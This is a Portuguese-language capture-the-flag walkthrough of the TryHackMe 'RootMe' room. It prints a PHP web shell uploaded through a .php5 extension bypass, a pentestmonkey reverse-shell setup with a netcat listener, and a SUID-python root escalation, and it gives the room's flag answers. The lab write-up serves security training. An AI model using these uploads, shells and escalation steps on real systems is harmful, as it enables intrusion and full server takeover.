

TryHackMe - RootMe

Link: <https://tryhackme.com/room/rrootme>

Task 2: Reconnaissance

A primeira parte do reconhecimento será feita somente com o uso do comando `nmap -sV [IP DA MÁQUINA]`. A sala pede: Quantas portas estão abertas? Qual a versão do servidor Apache? E qual serviço está na porta 22?

```
└─$ nmap -sV 10.10.167.178
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-07 17:07 EDT
Nmap scan report for 10.10.167.178
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.41 seconds
```

Analisando o output, é possível achar as respostas para as 3 perguntas.

- a-) 2 portas estão abertas (80 e 22)
- b-) A versão 2.4.29 do servidor está rodando.
- c-) O serviço SSH está na porta 22

A segunda parte do reconhecimento é descobrir qual é o diretório secreto do servidor, e pode ser feita de diversas formas. A forma escolhida foi o uso do comando `ffuf` e o repositório `SecLists`, utilizando o comando `ffuf -w Downloads/SecLists/Discovery/Web-Content/common.txt -u http://[IP DA MÁQUINA]/FUZZ`.

```
[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4960ms]
* FUZZ: .hta

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4961ms] d see what results you get.
* FUZZ: .htpasswd

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 4966ms]
* FUZZ: .htaccess

[Status: 301, Size: 312, Words: 20, Lines: 10, Duration: 214ms]
* FUZZ: css

[Status: 200, Size: 616, Words: 115, Lines: 26, Duration: 214ms]
* FUZZ: index.php

[Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 211ms]
* FUZZ: js


[Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 212ms]
* FUZZ: panel

[Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 212ms]
* FUZZ: server-status

[Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 211ms]
* FUZZ: uploads

:: Progress: [4723/4723] :: Job [1/1] :: 180 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```

O resultado que acaba chamando atenção é o panel, que nos leva para uma página de uploads e é a resposta correta.




Task 3: Getting a shell


Para obter uma shell, utilizaremos o método de reverse shell, mas primeiro é necessário testar se podemos fazer upload de arquivos de php e se os comandos funcionam. Realizando o upload de um arquivo .php com o código:

```
<?php echo system($_GET["cmd"]); ?>
```


Recebemos a seguinte resposta:





Modificando o tipo do arquivo para .php5, recebemos uma resposta positiva:



Na fase de reconhecimento, é possível notar que também existe um diretório chamado "uploads", que quando acessado nos mostra o arquivo que acabamos de fazer upload:




Index of /uploads

Name	Last modified	Size	Description
 Parent Directory		-	
 cmd.php5	2023-10-07 21:37	41	

Apache/2.4.29 (Ubuntu) Server at 10.10.167.178 Port 80


Entrando no arquivo e adicionando ao URL “?cmd=ls” é possível confirmar que o arquivo php está funcionando como uma shell.



Já podemos utilizar esta web shell para achar a flag user.txt requisitada, mas como a próxima tarefa é a escalção de privilégios, utilizaremos a php-reverse-shell do Pentest Monkey(<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>) para obter acesso na nossa máquina. É importante não se esquecer de mudar o IP para o da máquina que está realizando o ataque e a porta para o que desejar. Para facilitar as coisas, a porta não será modificada.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```

Salve o arquivo e mude de .php para .php5. Realize o upload e utilize o netcat ouvindo a porta 1234 (nc -lvnp 1234) para finalizar a reverse shell e ter controle remoto da máquina.



Agora para achar o user.txt, utilizaremos o comando find desta forma: find / -type f -name user.txt 2> /dev/null. O -type f é para especificar somente arquivos, -name user.txt para especificar o nome do arquivo e 2> /dev/null para não mostrar as mensagens de erro. Com isso se obtém:

```
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$
```

Realizando cat /var/www/user.txt conseguimos a flag THM{y0u_g0t_a_sh3ll}

```
$ find / -type f -name user.txt 2> /dev/null
/var/www/user.txt
$ cat /var/www/user.txt
THM{y0u_g0t_a_sh3ll}
$
```

Task 4: Privilege Escalation

A primeira pergunta nesta tarefa é qual arquivo com permissão SUID(Set owner User ID up on execution) é estranho. Podemos utilizar o find para achar arquivos que tem SUID de root desta forma: `find / -type f -user root -perm -u=s 2> /dev/null`. Pensando no formato que é pedido na resposta, `/usr/bin/python` é estranho:

```
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
```

Procurando no site [gtfobins](https://gtfobins.github.io/gtfobins/python/) na sessão de python (<https://gtfobins.github.io/gtfobins/python/>), podemos achar um comando~que escala nosso privilégio para root: `python -c 'import os; os.execl("/bin/sh", "sh", "-p")'`.

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
```

Podemos confirmar que estamos no usuário root pois após o comando whoami recebemos a resposta root. Depois, utilizamos o comando find para achar o arquivo root.txt desta forma: `find / -type f -name root.txt`. Aplicando o mesmo processo do user.txt, achamos a última flag: `THM{pr1v1l3g3_3sc4l4t10n}`

```
whoami
root
find / -type f -name root.txt
/root/root.txt
cat /root/root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```